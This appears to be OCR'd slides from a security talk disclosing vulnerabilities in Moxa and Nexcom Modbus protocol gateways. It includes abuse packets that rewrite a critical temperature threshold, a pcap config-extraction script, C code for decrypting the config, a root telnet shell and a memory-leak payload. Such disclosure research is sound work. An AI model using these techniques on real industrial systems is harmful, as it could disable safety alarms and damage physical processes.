

ICS Firewall
Historian
Engineering Workstation
HMI
Protocol Gateway
Modbus TCP | Transaction ID | Protocol ID | Message Length | Unit ID | Function Code | Starting Address | Number of Registers
Packet | 010F | 0000 | 0011 | 03 | 04 | D1CE | 0070
Modbus TCP request 0x04 (read input registers) with incorrect length.
Control Network (Modbus TCP)
Field Network (Modbus RTU)
Modbus RTU | Slave ID | Function Code | Starting Address | Number of Coils | Number of Bytes | Data | CRC
Packet | 01 | 0F | 0000 | 0011 | 03 | 04D1CE | 0070
Modbus RTU request 0x0F (write multiple coils) with correct length.
PLC
Mapping
- PLC: Slave ID 01
- Relay: Address 4
- Motor: Address 3
- Thermometer: Address 2
- Tachometer: Address 1
Relay
Motor
Thermometer
Tachometer

Demo: Nexcom Attack Chain



nexcom_attack_chain.mp4

Data Stations



Modbus Commands

Add | Edit | Clone | Delete | Move

Index	Name	Slave ID	Function	Address / Quantity	Trigger	Poll Interval	Endian Swap
1	SetSW1	1	5	Write address 1, Quantity 1	Data Change	N/A	None
2	SetCritTemp	1	6	Write address 1024, Quantity 1	Data Change	N/A	None

Mapping address arrangement Manual

Your device :
Modbus TCP Client

Role 1 of MGate 5105-MB-EIP :
Modbus TCP Server

Name	Unit ID	TCP Port	Modbus Address
SetSW1	1	502	4x0001~4x0001
SetCritTemp	1	502	4x0002~4x0002

Role 2 of MGate 5105-MB-EIP :
Modbus RTU/ASCII Master

Name	Function	Internal Address		Quantity
SetSW1	5	0	0	1 bytes
SetCritTemp	6	2	3	2 bytes

Your device :
Modbus RTU/ASCII Slave

Arbitrary R/W Vulnerability

- Given fact (weird): address in inbound message used as index in mapping table
- Out-of-bound write
- No check of function code

```
write (x) → where x is anywhere in table
```

Impact

- Arbitrary read and writing
- Example: `write coil` to write to an address mapped to a **different** command


`write coil` → `write register`

`write register` → `write coil`


`write multiple coils` → `N*(write coil) + M*(write register)`

Attack Example

- Change **protected parameter** `“Critical Threshold”`
- Case 1: very high value → disable alarm / damage production
- Case 2: very low value → trigger false positive




Demo: Moxa Attack Chain



moxa_{camera,screen}.mp4

To sum up




Trans ID	Proto ID	Message Length	Unit ID	Function Code	Register Address	Register Value	
0001	0000	0006	01	06	0001	47D0	← Correct
0001	0000	0006	01	05	0016	FF00	← Abuse

Technique to leak the I/O Mapping Table

1: Token Credential Reuse

- Admin password encrypted with guessable *nonce*




1: Token Credential Reuse

- Lack of random seed in initialization in `sdc_dscid()`

```
if ( !(v6 | v5) )
 {
   v11 = rand();
   s.tv_sec = 67109120;
   [...]
   s.tv_usec = v11;
   sub_10E6C((int)"get_challenge", v3, &s, 8u);
   return dword_1C98C;
 }
```


- Token reuse after reboot, re-config or update
- Grants full device access (not only I/O table)

2: Decryptable Configuration




```python
# -*- coding: utf8 -*-
# python2 extract-config-from-pcap.py ./moxa-command-1.pcap ./
# Dependency: scapy

import sys
from scapy.all import *
from struct import unpack

packets = rdpcap(sys.argv[1])
out = open(sys.argv[2], 'wb')

sessions = packets.sessions()
sess = None
for k,v in sessions.iteritems():
    if k.find(':4900 > ') != -1 and len(v) >= 100:
        print 'Most likely this session:', k
        sess = v
        found_first = False
        for i in range(len(sess)):
            if type(sess[i].payload.payload) != TCP:
                continue
            if TCP(sess[i].payload.payload).sport != 4900:
                continue
            try:
                load = sess[i].payload.payload.payload.load
            except:
                continue
            if not found_first and load[:4] == b'\x03\x00\x00\x04':
                found_first = True
                out_ini_length = unpack('>L', load[4:8])[0]
                out.write(load[8:])
                print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)
            elif found_first:
                out.write(load)
                print 'Wrote %d / %d bytes' % (out.tell(), out_ini_length)

print 'Done.'
out.close()
```

2: Decryptable Configuration



2: Decryptable Configuration


```c
#include <stdio.h>
#include <stdlib.h>
#include <dlfcn.h>

int main(int argc, char **argv) {
        void *handle;
        char *error;
        int (*DecryptConfig_v1_AES)(const char*, const char*);

        handle = dlopen("libconfig.so", RTLD_LAZY);
        if (!handle) {
                fprintf(stderr, "3 %s\n", dlerror());
                exit(EXIT_FAILURE);
        }
        dlerror();    /* Clear any existing error */

        DecryptConfig_v1_AES = (int (*)(const char*, const char*))dlsym(handle, "_DecryptConfig_v1_AES");
        error = dlerror();
        if (error != NULL) {
                fprintf(stderr, "4 %s\n", error);
                exit(EXIT_FAILURE);
        }

        DecryptConfig_v1_AES("MGate5105.ini", "decrypted.tgz");

        puts("Done.");
        dlclose(handle);
        dlclose(handle);
        exit(EXIT_SUCCESS);
}
```

From MOXA firmware

```
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cat run.sh
#!/bin/bash
export QEMU_LD_PREFIX=~/x-tools/arm-unknown-linux-gnueabi/arm-unknown-linux-gnueabi/sysroot/
qemu-arm -E LD_PRELOAD=libsystem.so:libconfig.so:libaes.so ./config
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ./run.sh
Done.
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ls decrypted.tgz -l
-rw-rw-r-- 1 parallels parallels 259653  6月 18 21:53 decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir b
mkdir: 無法建立目錄‘b’: 檔案已存在
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cd tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ tar zfx ../decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls
aliyun.db3  cloud.db3  eip.db3        modbus_tcp.db3   proto_cfg.dat  system.ini
azure.db3   cmap.db3   modbus_ser.db3  mqtt_common.db3  system.db3
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls -l
總計 1344
-rwxr-xr-x 1 parallels parallels  45056  6月 18 21:22 aliyun.db3
-rwxr-xr-x 1 parallels parallels  45056  6月 18 21:22 azure.db3
-rwxr-xr-x 1 parallels parallels 163840  6月 18 21:22 cloud.db3
-rwxr-xr-x 1 parallels parallels 106496  6月 18 21:22 cmap.db3
-rwxr-xr-x 1 parallels parallels 262144  6月 18 21:22 eip.db3
-rwxr-xr-x 1 parallels parallels 233472  6月 18 21:22 modbus_ser.db3
-rwxr-xr-x 1 parallels parallels 225280  6月 18 21:22 modbus_tcp.db3
-rwxr-xr-x 1 parallels parallels 159744  6月 18 21:22 mqtt_common.db3
-rwxr-xr-x 1 parallels parallels    308  6月 18 21:22 proto_cfg.dat
-rwxr-xr-x 1 parallels parallels 126976  6月 18 21:22 system.db3
-rw-rw-r-- 1 parallels parallels    264  6月 18 21:43 system.ini
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$
```

Firmware Decryption as per
https://www.ghidra.ninja/posts/02-moxa-firmware-encryption/

3: Authenticated Privilege Escalation



Unpriviledged user

Welcome readonly.
The latest successful login time is
[6/18/2020 11:56:55 Thu]. from 192.168.127.1


Clear Login Records | Home


```
pi@ftr-moxa-modbus:~ $ telnet 192.168.127.254 9423
Trying 192.168.127.254...
Connected to 192.168.127.254.
Escape character is '^]'.

/ # whoami
root
/ #
```

4: Memory Leakage

- Leaks memory data in form of:
  - *write multiple registers* sent to the slave
  - leaked data automatically read back
- Example of attack payload

Slave ID	Function code	Starting address	**Number of registers**	**Number of bytes**	Data	
01	10	0000	0004	00		





- Amount = "Number of registers to write" * 2
  - For example: 0x0004*2 = 8 bytes
  - The maximum amount leaked at once looks like 16
- Address = f("starting address"), i.e. predictable

